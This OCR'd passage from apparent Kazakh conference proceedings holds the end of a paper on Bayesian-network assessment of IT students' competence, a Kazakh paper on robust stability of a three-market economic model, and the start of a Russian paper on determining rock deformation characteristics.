
Құзыреттілікті 3 критерий бойынша анықтаймыз. Олар білімнің ұтқырлығы (knowledge mobility), икемділік әдісі (method flexibility), сыни ойлау (critical thinking). Бұл 3 критерий бір-бірімен тығыз байланысты.

Кездейсоқ білім алушыны ақпараттық технологиялар бағытындағы пәндерге деген құзыреттілігін анықтайық. Бізге бұл білім алушының ақпараттық технологиялар бағытындағы пәндерді оқығанын, әртүрлі жағдайларда ақпаратты пайдалана алу және ақпаратты түсіндіре білу қабілетінін бар екенін білмейміз. Бұл жағдайда жоғары ықтималдық төмен болатынын көреміз (Сурет 1).



Сурет 1. Кездейсоқ адамдардың құзыреттілігін байестік желі арқылы анықтау

Бізге білім алушының ақпараттық технологиялар бағытындағы пәндерді оқығанын, әртүрлі жағдайларда ақпаратты пайдалана алу және ақпаратты түсіндіре білу қабілетінін бар екенін, сонымен қатар ақпаратты түрлендіру, дәлелдер табу және шешім қабылдай алу қабілетінің жоғары екенін білсек. Бұл жағдайда жоғары ықтималдыққа өзгергенін байқаймыз (Сурет 2)



Сурет 2. Арнайы білім алушылардың құзыреттілігін байестік желі арқылы анықтау

Бұдан қорытынды жасайтын болсақ, Байес формуласының көмегімен бұрыннан белгілі ақпараттар мен жаңа бақылау мәліметтерінің негізінде ықтималдылықты дәлірек есептеуге болатындығына көз жеткіземіз.

Байес желісінде құзыреттілікке бағытталған тапсырмалар қабырғалармен тексерілетін құзыреттермен байланысты. Мұнда білімнің ұтқырлығын, икемділік әдісін, сыни ойлау құзыреттілік болып, ал бұл құзыреттілікке байланысты шеттер құзыреттілікке бағытталған тапсырмалар болып табылады. Құзыреттілікке бағытталған бірнеше тапсырмалар бір құзыретке байланысты болуы мүмкін. Сонымен қатар, мұндай тапсырмалар саны алдын-ала анықталған құзыреттілік деңгейінің санынан кем болмауы тиіс.

Ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін қалыптастыру үшін мынадай алгоритм құрылды.

1. Білім алушылардың құзыреттілігін қалыптастыруға арналған критерийларды анықтап аламыз. Яғни, білімнің ұтқырлығы (knowledge mobility), икемділік әдісі (method flexibility), сыни ойлау (critical thinking) критерийлері бойынша.
2. Құзыреттілікті қалыптастыруға арналған 3 критерийдің тармақтарын құрамыз.
3. 3 критерий бойынша байес желісін тұрғызамыз. Байес желісін тұрғызуда BayesiaLab пакетін пайдаланамыз. Айнымалылар және ықтималдық байланыс үшін жеке тармақтар арасында эксперттерді қолданамыз. (Сурет 1)
4. Жалпы 3 критерий және олардық тармақтары бір-бірімен тығыз байланысты. Осы 3 критерий бойынша IT бағытындағы білім алушылардың жалпы толыққанды құзыреттілігін анықтаймыз.
5. Әр критерий бойынша құзыреттіліктерді анықтаймыз. IT бағытындағы білім алушылардың және басқа салада кездейсоқ білім алушылардың пәнге деген құзыреттілігін анықтап салыстырамыз.

Байес желілері өте күрделі процестерді және белгісіздіктерді сипаттайтын ыңғайлы құрал болып табылады. Байес желісін сипаттау үшін граф құрылымын және әр түйіннің параметрлерін анықтау қажет. Байес желісінің құрылымы студенттің кәсіби құзыреттілік құрылымын өзінің кәсіби қызметінде көрсетеді. Ұсынылған модельдің артықшылықтары арасында түсіндірудің анықтығы мен қарапайымдылығын, сондай-ақ диагностикалық дәлдікті атап өтуге болады.

Байес тәсілін қолдану бойынша көптеген зерттеулер мен жарияланымдар жүргізілді. Бұл білім алушылардың құзыреттілігін қалыптастыруда Байес тәсілін қолданудың өзектілігін дәлелдейді. Зерттеу нәтижесінде: осы мәселе бойынша әдеби шолу жүргізілді,

және жалпы құзыреттілік туралы ғалымдардың анықтамалары берілді. Ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін қалыптастыру үшін Байес желілерін пайдалану мүмкіндігі зерттелді. Құзыреттілікті қалыптастыру үшін білім алушылардың бойында болу керек қасиеттер және құзыреттілікті бағалауға арналған сұрақтар үлгісі жасалды.Ақпараттық технологиялар бағытында білім алушылардың құзыреттілігін қалыптастырудың жалпылама алгоритмі құрылды.

Әдебиеттер

1 Хомский Н. Аспекты теории синтаксиса. – М., 1972.

2 Азимов Э.Г., Щукин А.Н. Новый словарь методических терминов и понятий (теория и практика обучения языкам).– М.: Икар, 2009. – 448 с.

3 В.М. Трембач. Интеллектуальная информационная система формирования компетенций для реализации модели непрерывного образования. Открытое образование, 2010(4), -С 79-91.

4 Tulup'ev A.L. Bajesovskie seti: logiko-verojatnostnyj podhod / A. L. Tulup'ev, S. I. Nikolenko, A. V. Sirotkin. — SPb.: Nauka, 2006. — 607 s. 95

5 Tulup'ev A. L. Bajesovskie seti doverija: logiko-verojatnostnyj vyvod v aciklicheskih napravlennyh grafah / A. L. Tulup'ev, A. V. Sirotkin, S. I. Nikolenko. — SPb.: Izd-vo S.-Peterb. un-ta, 2009. — 400 s.

6 Gupal A.M., Rzhepetskiy S.S. Empirical bayesian networks for protein secondary structure prediction // Компьютерная математика. 2014, - № 1. – P. 104-113.

7 Conati C., Gertner A., & Vanlehn K. (2002). Using Байес networks to manage uncertainty in student modeling. User Modeling and User-Adapted Interaction, 12(4), 371–417.

8 http://www.levvu.narod.ru/Papers/Bayes.pdf.

9 Пшеничный С.И. Байесовские сети и надежность банка // Экономико-математическое моделирование. – 2010. - № 10(175). – P. 48-51.

10 Khlopotov M. Bayesian network in student model engineering for competence level evaluation // Naukovedenie, 2014. – No 5. – P. 1-24.

11 Millan E., Perez-de-la-Cruz J.L. A Bayesian Diagnostic Algorithm for Student Modeling and its Evaluation // User Modeling and User-Adapted Interaction. 2002. – No 12. - P. 281-330.

12 Насейкина Л.И., Соколова И.М. Разработка экспертной системы оценки профессиональной компетентности будущих IT-специалистов // Матер.XXXVII междунар.научн.практ.конф. «Технические науки – от теории к практике». – Новосибирск: Сиб.АК, 2014. - №8(33).

13 Кузнецова А. А., Понькина Е. В., Беднарикова З., Боварова М. Исследование факторов миграции сельской молодежи на основе байесовских сетей доверия // Материалы Всероссийской конференции по математике «МАК-2016». - Барнаул, 2016. - С. 133–137.

14 VanLehn, K. Student modeling from conventional test data: a Байес approach without priors / K. VanLehn, Z. Niu, S. Siler, A. Gertner // Proc. of 4th Int. Conf. ITS’96. — 1996. — P. 29–47.

15 Desmarais M. C., & Baker R. S. (2012). A review of recent advances in learner and skill modeling in intelligent learning environments. User Modeling and User-Adapted Interaction, 22(1–2), 9–38.

16 Millán E. A Bayes Diagnostic Algorithm for Student Modeling and its Evaluation / E. Millán, J. L. Pérez-de-la-Cruz // User Modeling and User-Adapted Interaction. — 2002. — N. 12. — P. 281–330.

17 BayesiaLab URL: http://www.bayesia.com/ (дата обращения 20.05.2016)

18 Тулупьев А.Л., Николенко С.И., Сироткин А.В. Байесовские сети: логико-вероятностный подход. СПб.: Наука, 2006.

19 Тулупьев А.Л., Сироткин А.В., Николенко С.И. Байесовские сети доверия: логико-вероятностный вывод в ациклических направленных графах. СПб.: Изд-во С.-Петерб. ун-та, 2009.

20 Perl J. Causality: Models, Reasoning, and Inference. Cambridge: Cambridge University

ЭКОНОМИКАЛЫҚ ЖҮЙЕ ДАМУЫНДАҒЫ ДЕТЕРМИНДЕЛГЕН БЕЙБЕРЕКЕТСІЗДІК РЕЖИМДЕРІН КЕШЕНДІ БАСҚАРУ

Шутеева Г.С., Садвакасова А.У.
Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Астана
e-mail: sh-gulnur-s@mail.ru, asema_super@mail.ru

Аңдатпа. *Детерминделген бейберекетсіз режимдер туындамайтын тауар, ақша және жұмыс күші нарығының белгісіз параметрлерінің өзгеру саласын шексіз ұлғайтуға мүмкіндік беретін апат теорияларынан бір параметрлік құрылымдық-орнықты бейнелелер нысанында нарықтардағы артық сұраныс пен ұсыныс түрінде басқару заңын қалыптастыру әдісі әзірленді.*

Нарықтық үрдістердің макроэкономикалық тепе-теңдігі (1.1), (1.2), (1.3) формулалары арқылы дифференциалдық теңдеулер сипатталсын:

$$\frac{dv}{dt} = \frac{1}{T_1}\frac{(L(v) - N^S(v))}{N^S(v)}v \tag{1.1}$$

$$\frac{dr}{dt} = \frac{1}{T_2}\frac{(I(r) - S(r))}{S(r)}r \tag{1.2}$$

$$\frac{dp}{dt} = \frac{1}{T_3}\frac{(\theta y + M_{2D}(p) - M_0)}{M_0}p \tag{1.3}$$

мұндағы y – жалпы ішкі өнім; S – жинақтау: I – инвестициялар; L және N^S – тиісінше жұмыс күшіне сұраныс пен ұсыныс; v – нақты жалақы; r – банк пайызының нормасы; p – баға деңгейінің көрсеткіші; θ – бір жылдағы ақша бірлігі айналымдарының кері мөлшері; M_{2D} – өтімділікке ақшаның алыпсатарлық сұранысы; M_0 – нарықтағы ақша ұсынысы; T_1, T_2 және T_3 – тиісінше 1/уақыт мөлшері бар параметрлер.

(1.1) - (1.3) теңдеулері экономикалық жүйенің үш нарықтың: жұмыс күшінің, ақшаның және тауардың модельдері болып табылатынын көру қиын емес. Жүйенің стационарлық нүктесі (1.1) - (1.3) үш нарықтың тепе-теңдігінің нүктесі болып табылады.

Нарықтық тепе-теңдіктің экономикалық жүйенің анықталмаған және өзгеретін параметрлері бойынша орнықтылықтың шектеулі облысы бар, және тепе-теңдік жағдайы ол біреуге тиімсіз болғандықтан емес, параметрлердің өзгеруінің шектеулі шектерінде орнықтылықты жоғалтады. Макроқұрылымдарға нарыққа секілді саналы мақсаттар,

мүдделерді және с.с. қосып жазуға болмайды. Макроэкономикалық тепе-теңдікті, оның орнықтылығын макроэкономикалық құрылымдардың өзара әрекетінің механизмдерін сипаттау негізінде макроэкономикалық жүйелер кезіндегі эволюция туралы есептің жалпы қойылуында зерттеу қажет [1].

Сондықтан орнықтылық шекарасын қарастыру, орнықтылық қорын бағалау, яғни нарықтардың тепе-теңдік нүктелерінің орнықтылық қасиетін макроэкономикалық құрылымдарды (өндіріс пен тұтыну) сипаттайтын нарықтық тетіктердің параметрлерімен және экономиканың жалпы эволюциясы салдарынан уақыт өте келе осы параметрлердің баяу өзгеруімен байланыстыру талап етіледі. Осылайша, экономикалық жүйенің динамикалық тепе-теңдігін зерттеудің қызықты тапсырмасы туындайды. Бұл мәселені шешуде динамикалық жүйелердің қазіргі заманғы сапалы теориясының қолданбалы нәтижелерін қолдану мүмкін болады [2,3].

Нарықтар теңдеулерінің (1.1) - (1.3) негізгі қасиеттерінің бірі (1.1) - (1.3) теңдеулерінің шешімінің нүктелер, циклдар, мемлекеттік аттракторлар сияқты сыртқы ауытқулар болмаған кезде, тепе-теңдікке сәйкес келуі болып табылады. Экономика диссипативті жүйе болып табылады және оған жүйенің динамикалық тепе-теңдік нүктелерінің асимптотикалық тұрақтылығы тән. Бұл тарту нүктелері, траекториялар және бейберекетсіздік мүмкіндігін білдіреді. Мұндай қасиеттермен сипатталатын жүйелерде фазалық кеңістіктің белгілі бір соңғы бөлігінен шығатын барлық траекториялар тепе-теңдік нүктесіне, стационарлық траекторияға немесе мемлекеттік аттракторға ерте немесе кеш ұмтылатын болады [4,5,6]. Мұндай жүйелерде күрделі әрекетінің пайда болуы заңды болады, бұл ретте ол нарықтық механизмдердің байқалатын әрекетінде әртүрлі көрінеді. Сондықтан диссипативтік жүйелердің күрделі әрекетіне байланысты (статикалық нүктелер, стационарлық траекториялар, мемлекеттік аттракторлар) қойылатын негізгі сұрақ, атап айтқанда нарықтағы: бұл жүйелерде кейбір басқару параметрлерінің өзгеруі кезінде әртүрлі күрделіктегі стационарлық жағдайлар пайда болатыны жөнінде және осы стационарлық жай-күйдің тұрақтылығы қандай және жүйеге қалаған әрекет пен қасиет беру керек.

Тепе-теңдік стационарлық жағдай болғандықтан, (1.4) формуласы:

$$\begin{cases} L(v) - N^S(v) = 0 \\ I(r) - S(r) = 0 \\ \theta y + M_{2D}(p) - M_0 = 0 \end{cases} \tag{1.4}$$

Параметрлердің әрбір мәніне параметрлердің сызықтық тәуелдігіне байланысты бір ғана стационарлық күй $\tilde{v}, \tilde{r}, \tilde{p}$ сәйкес келетін болады.

Сонымен қатар, $\tilde{v}$, $\tilde{r}$ және $\tilde{p}$ стационарлық күйі бейсызықты заң бойынша басқару параметрлерімен байланысты болуы мүмкін және әртүрлі бейсызықты тәуелділіктердің шексіз саны бар болып табылады.

Еңбек, тауарлар мен ақша нарықтарының стационарлық күйі ешқашан тұрақты болып қала бермейді, нарықтардың лездік күйі $v(t)$, $r(t)$ және $p(t)$ стационарлық күйлермен $\tilde{v}$, $\tilde{r}$ және $\tilde{p}$ сәйкес келмейді, олар кейбір көрші күйлерді ұсынады, (1.5) - (1.6) формула:

$$v(t) = \tilde{v}(t) + x(t) \tag{1.5}$$

$$r(t) = \tilde{r}(t) + y(t) \tag{1.6}$$

$$p(t) = \tilde{p}(t) + z(t) \tag{1.7}$$

Осылайша, жүйелер тұтастай алғанда сыртқы және ішкі ауытқулардың әсерінен үздіксіз стационарлық жағдайдан ауытқитын болады, нарықтар $\tilde{v}$, $\tilde{r}$ және $\tilde{p}$ күйлерінің орнықтылығы мен орнықсыздығына байланысты осындай ауытқуларға әртүрлі жауап береді.

Жоғарыда енгізілген $\tilde{v}, \tilde{r}, \tilde{p}$ стационарлық күйлері жалпы жағдайда (стационарлық емес жағдайда) (1.5) - (1.6) теңдеулерінің жеке шешімі болып табылады. Демек, келесі теңдеулерді қанағаттандырады, (1.8) формула:

$$\begin{cases} \dfrac{d\tilde{v}}{dt} = \dfrac{1}{T_1}\left(\dfrac{L(\tilde{v}) - N^S(\tilde{v})}{N^S(\tilde{v})}\right)\tilde{v} \\ \dfrac{d\tilde{r}}{dt} = \dfrac{1}{T_2}\left(\dfrac{I(\tilde{r}) - S(\tilde{r})}{S(\tilde{r})}\right)\tilde{r} \\ \dfrac{d\tilde{p}}{dt} = \dfrac{1}{T_3}\left(\dfrac{\tilde{\theta}y + M_{2D}(\tilde{p}) - M_0}{M_0}\right)\tilde{p} \end{cases} \tag{1.8}$$

Ауытқудың рөлін (1.5), (1.6) және (1.7) теңдеулерін пайдаланып анықтауға болады.

Жүйені (1.1) және (1.3) теңдеулерінен алынған (1.8) теңдеуімен ұсыну арқылы x, y және z ауытқуларына арналған келесі теңдеулерді алуға болады, (1.9) формула:

$$\begin{cases} \dfrac{dx}{dt} = L(\tilde{v} + x) - L(\tilde{v}) - N^S(\tilde{v} + x) + N^S(\tilde{v}) \\ \dfrac{dy}{dt} = I(\tilde{r} + y) - I(\tilde{r}) - S(\tilde{r} + y) + S(\tilde{r}) \\ \dfrac{dz}{dt} = \theta(\tilde{p} + z)y - \tilde{\theta}y + M_{2D}(\tilde{p} + z) - M_{2D}(\tilde{p}) - M_0 \end{cases} \tag{1.9}$$

(1.9)-ға келесі белгілеулерді енгіземіз:

$$L(\tilde{v} + x) - L(\tilde{v}) - N^S(\tilde{v} + x) + N^S(\tilde{v}) = f(x, a)$$
$$I(\tilde{r} + y) - I(\tilde{r}) - S(\tilde{r} + y) + S(\tilde{r}) = \varphi(y, b)$$
$$\theta(\tilde{p} + z)y - \tilde{\theta}y + M_{2D}(\tilde{p} + z) - M_{2D}(\tilde{p}) - M_0 = \psi(z, c)$$

мұндағы a, b және c – сәйкесінше, болжаусыз түрде өзгеруі мүмкін жұмыс күші, ақша және тауарлар нарығының кейбір жалпыланған параметрлері.

Нарықтар дамудың қалаулы траекторияларын тұрақтандыруды қамтамасыз ететін және $(\tilde{v}, \tilde{r}, \tilde{p})$ тепе-теңдік ережелерімен сипатталатын $a \in A$, $b \in B$ және $c \in C$ жалпы параметрлерімен анықталатын сыртқы орта мен ішкі параметрлік басқарудың ықпалында болуы мүмкін.

Жалпыланған a, b және c параметрлерінің кез келген өзгерісі кезінде орнықтылықты қамтамасыз ету үшін жұмыс күші, ақша және тауарлар нарығын нарықтық тепе-теңдіктің кез келген траекториясы бойынша осындай дамуды қамтамасыз ету талап етілсін [7]. Алайда, мұндай міндетті егер нарықта сұраныс пен ұсынысты белгіленген деп есептесек және нарықтардың дамуының робастық тұрақтылығының шарттарына сүйене отырып, сұраныс пен ұсыныстың функцияларын қалыптастырсақ қана қоюға болады.

Нарықта сұраныс пен ұсыныстың функциялары бейсызық функциялар ретінде берілген деп есептейік:

$$f(x,a) = -x^2 + a,\ \varphi(y,b) = -y^2 + b,\ \psi(z,c) = -z^2 + c$$

Сонда ауытқуларға қатысты жұмыс күші, ақша және тауарлар нарығы динамикасының теңдеуін келесі (1.10), (1.11) және (1.12) формуласы түрде бере аламыз:

$$\frac{dx}{dt} = \frac{1}{T_1}(-x^3 + ax) \tag{1.10}$$

$$\frac{dy}{dt} = \frac{1}{T_2}(-y^3 + by) \tag{1.11}$$

$$\frac{dz}{dt} = \frac{1}{T_3}(-z^3 + cz) \tag{1.12}$$

(1.10), (1.11) және (1.12) теңдеулердің оң жақ бөліктері бір параметрлік құрылымдық тұрақты бейнелеуді білдіреді [7,8].

(1.10), (1.11) және (1.12) теңдеулерді (стационарлық) қарастырайық, яғни (1.13), (1.14) және (1.15) формуласы бойынша анықталады:

$$-\tilde{x}^3 + a\tilde{x} = 0 \tag{1.13}$$

$$-\tilde{y}^3 + b\tilde{y} = 0 \tag{1.14}$$

$$-\tilde{z}^3 + c\tilde{z} = 0 \tag{1.15}$$

(1.13), (1.14) және (1.15) теңдеулерінің тривиальді шешімі, (1.16) формула:

$$\tilde{x}_1 = 0, \quad \tilde{y}_1 = 0 \text{ және } \tilde{z}_1 = 0 \tag{1.16}$$

және басқа шешімдер келесі теңдеулермен анықталады, (1.17) формула:

$$-\tilde{x}^2 + a = 0, \quad -\tilde{y}^2 + b = 0, \quad -\tilde{z}^2 + c = 0 \tag{1.17}$$

$a < 0, b < 0$, c < 0 параметрлерінің мәндері теріс болған жағдайда, (1.17) теңдеуінің қандай да бір экономикалық мүмкін жағдайға сәйкес келмейтін лездік мәні бар болады. $a > 0, b > 0$ және c > 0 болған жағдайда, бұл теңдеулер жүйенің келесі стационарлық екі жұп күйлері болады, (1.18) формула:

$$\tilde{x}_{2,3} = \pm\sqrt{a}, \quad \tilde{y}_{2,3} = \pm\sqrt{b}, \quad \tilde{z}_{2,3} = \pm\sqrt{c} \tag{1.18}$$

Жүйенің бұл тепе-теңдік жағдайлары (3.54) экономикалық жүйенің жалпы параметрлері $a = b = \mathrm{c} = 0$ болғанда (3.52)-мен бірігеді, ал $a > 0, b > 0$ және c > 0 болғанда, ажырайды.

Жұмыс күші, ақша және тауарлар нарықтарының тепе-теңдік жағдайларының орнықтылығын анықтау үшін А.М. Ляпуновтың сызықтанған жүйесінің орнықтылық қағидасын қолданамыз:

$$\frac{dx}{dt}=\frac{a}{T_1}x,\quad \frac{dy}{dt}=\frac{b}{T_2}y,\quad \frac{dz}{dt}=\frac{c}{T}z \text{ кезінде } \tilde{x}_1=\tilde{y}_1=\tilde{z}_1=0$$

Нарықтың тепе-теңдік жағдайлары $\tilde{x}=\tilde{y}=\tilde{z}=0$ $a<0, b<0$ және $c<0$ кезінде глобальді асимптотикалық орнықты болып табылады.

Тепе-теңдік жағдайларының орнықтылығын зерттейік:

$$\tilde{x}_{2,3}=\pm\sqrt{a},\quad \tilde{y}_{2,3}=\pm\sqrt{b},\quad \tilde{z}_{2,3}=\pm\sqrt{c}$$

Сонымен қатар, сызықтанған жүйе:

$$\frac{dx}{dt}=-\frac{2a}{T_1}x,\quad \frac{dy}{dt}=-\frac{2b}{T_2}y,\quad \frac{dz}{dt}=-\frac{2c}{T}z$$

кезінде келесі түрге ие: $\tilde{x}_{2,3}=\pm\sqrt{a},\quad \tilde{y}_{2,3}=\pm\sqrt{b},\quad \tilde{z}_{2,3}=\pm\sqrt{c}$

Нарықтың $a>0, b>0$ және $c>0$ параметрлерімен анықталатын $\tilde{x}_{2,3}=\pm\sqrt{a},\ \tilde{y}_{2,3}=\pm\sqrt{b},\ \tilde{z}_{2,3}=\pm\sqrt{c}$ тепе-теңдік стационарлық жағдайлары асимптотикалық болады, бірақ глобальді орнықты болмайды.

Осылайша, нарықтардағы сұраныс пен ұсыныстың өзгеру заңдарын белгілі бір мақсатты қалыптастыру кезінде: жұмыс күші, ақша және тауарлар нарықтардың тепе-теңдік күйден ауытқу функциясы бір параметрлік құрылымдық-орнықты бейнелеулер формасында болады, сонымен қатар нарықтарды дамытудың кез-келген тепе-теңдік траекториясы үшін экономикалық жүйенің жалпы параметрлерінің кез-келген өзгерісі $-\infty<a<\infty,\ -\infty<b<\infty,\ -\infty<c<\infty$ кезінде робастық орнықтылықтың қасиеттері қамтамасыз етіледі.

Қолданылған әдебиеттер

1. Петров А.А. Поспелов И.Г. Шананин А.А. Опыт математического моделирования экономики. – М.: Энергоатомиздат. – 1996. – 544 с.
2. Постон Т., Стюарт И. Теория катастроф и ее приложения. – М.: Мир, 1980. – 607 с.
3. Николис Г., Пригожин И. Самоорганизация в неравновесных системах. –М.: Мир, 1979. – 344 с.
4. Ашимов А.А., Бейсенби М.А. Неустойчивость в развитии рыночных механизмов и робастное управление экономической системой // Труды межд. конф. Львов, 2000. – С. 24-29.
5. Шустер Г.Г. Детерминированный хаос. – М.: Мир, 1988. – 240 с.
6. Оспанов С.С. Нелинейная модель анализа неустойчивости развития рыночных механизмов в экономике. // Матер. международ. науч. конф. – Алматы, 2002. – С. 247-252.
7. Бейсенби М.А., Абдрахманова Л.Г., Ойнаров А.Р., Жакенов М.А. Метод увеличения потенциала робастной устойчивости систем управления процесса сушки материалов //Вестник ЕНУ им. Л.Н. Гумилев. – Астана, 2014. – №2(99). – С. 61-69.
8. Beisenbi M.A., Mukataev N. The second Lyapunov function method in construction of control systems with the increased potential of robust stability in the class of catastrophe

“Hyperbolic umbilic”//Applied mechanics and materials. – USA, 2015. –V.799-800. – P.1132-1136.

ОПРЕДЕЛЕНИЯ РАСЧЕТНЫХ ДЕФОРМАЦИОННЫХ ХАРАКТЕРИСТИК ПОРОД

Абдылдаев Э.К. д.т.н., проф.**, Нургулжанова А.Н.** к.т.н., доцент**,**
Исмагулова Ж.С., к.т.н., доцент
Алматинский технологический университет, Казахстан
e-mail: nurgulzhanova@mail.ru

Аннотация: *В работе приведены результаты эксперимента по определению механических свойств горных пород, используемые в процессе проведения численных расчетов на ПК методом конечных элементов.*

Характеристиками упругого поведения массива горных пород являются деформационные свойства Е - модуль упругости и коэффициент Пуассона ν. Определение Е и ν в настоящее время распространено почти так же, как определение прочностных показателей горных пород. Деформационные характеристики обычно определяются в лабораторных условиях на образцах горных пород в режиме нагрузки и разгрузки для нескольких циклов, измерением их продольных и поперечных деформаций.




Рис. 1 Характерные графики для определения упругих констант горных пород:
ε_1 – продольная деформация; ε_3 – поперечная деформация образца

На рис.1. приведен условный график деформирования образца горной породы в цикле нагрузка- разгрузка. Причем при разгрузке образец разгружается не полностью, чтобы исключить случайное смещение образца и нарушение его центровки.

Из графика 1 определяются модуль упругости $E_0 = \sigma^{ж} / \varepsilon_1^{у}$ где $\sigma^{ж}$ - максимальное приложенное напряжение перед разгрузкой; $\varepsilon_1^{у}$ - упругая продольная деформация при разгрузке. Коэффициент Пуассона: $\nu_0 = \varepsilon_3^{у} / \varepsilon_1^{у}$ где $\varepsilon_3^{у}$ - упругая поперечная деформация при разгрузке; модуль деформации: $E^{\partial} = \sigma^{ж} / \varepsilon_1^{об}$ где $\varepsilon_1^{об}$ - полная продольная деформация при нагрузке. Коэффициент поперечных деформаций: $\nu_0^{П} = \varepsilon_3^{об} / \varepsilon_1^{об}$, где $\varepsilon_3^{об}$ - полная поперечная деформация при нагрузке. При этом полные объемные деформации образца определяются по формуле: $\varepsilon_V^0 = \varepsilon_1^{об} - 2\varepsilon_3^{об}$, а показатели, необходимые при оценке хрупко-пластических свойств пород как отношение: $R_1 = \varepsilon_1^{ост} / \varepsilon_1^{у}$; $R_2 = \varepsilon_1^{ост} / \varepsilon_1^{об}$; $R_3 = \varepsilon_1^{ост} / \varepsilon_1^{об}$

Переход от деформационных свойств пород, определенных на образцах вышеизложенным способом, к деформационным свойствам массива является сложной задачей. Для правильной оценки деформационных характеристик массива необходимо учитывать характер нарушенности массива, закладывать в аналитические решения коэффициенты структурного ослабления $R_{осл}$: $R^{E}_{осл} = E_м / E_0$; $R^{\nu}_{осл} = \nu_м / \nu_0$. Методы определения деформационных характеристик в лабораторных условиях общеизвестны. Для определения их в натурных условиях применяются динамические и статические методы. При рассмотрении зависимостей τ - касательного напряжения и γ - сдвиговой деформации возникает вопрос определения G - модуля сдвига и К - модуля объемного сжатия. В этом случае эти величины связаны с Е и ν следующими соотношениями в пределах упругости:

$$G = E / 2(1+\nu), \quad K = E / 3(1-\nu)$$

При моделировании широкого круга геомеханических задач, очень удобен эквивалентный материал, представляющий собой смесь мелкого песка (97 % веса) с машинным маслом и обладающий заметным сцеплением (с = 0.5 - 1 КПа). Специальная экспериментальная установка позволила нам исследовать механические свойства модельного материала непосредственно в условиях плоской деформации, существующих в принятой конструкции модели. Плотность уложенного и укатанного в слое материала 1, 7 г / см ^{3}, коэффициент пористости 0,7. Проведены опыты со следующими траекториями нагружения:

а) изотропная компрессия - образец нагружался постепенно и одновременно увеличиваемыми равными напряжениями $\sigma_1 = \sigma_3$;

б) одноосное нагружение - образец нагружался до заданного уровня $\sigma_1 = \sigma_3$ изотропно, а затем σ_1 напряжение постепенно увеличивалось;

в) сдвиг - образец нагружался до некоторого $\sigma_1 = \sigma_3$ изотропно, а потом σ_1 увеличивали, а σ_3 уменьшали равными ступенями;

г) пропорциональное нагружение - $\sigma_1 = n\sigma_3$, где n= 6,8,13. Все опыты сопровождались обратным нагружением (разгрузкой).

Результаты испытаний приведены на рис. 2 - 4. Одноосное сжатие (рис.3) на первом этапе нагружения сопровождается уменьшением объема образца, а потом пластическое течение становится равно объемным. Выход в критическое состояние при одноосном сжатии четко не фиксируется, т.к. этот выход происходит под малым углом встречи а, и деформирование и изменение размеров образца сопровождается кажущимся безграничным упрочнением. Результаты испытания на сдвиг приведены на рис. 4. Графики выполаживаются при достижении критической нагрузки, существенных явлений дилатации не наблюдается. На рис. 2 показаны результаты опытов на изотропную компрессию с разгрузкой.




Рис. 2 Результаты опытов на изотропную компрессию с разгрузкой

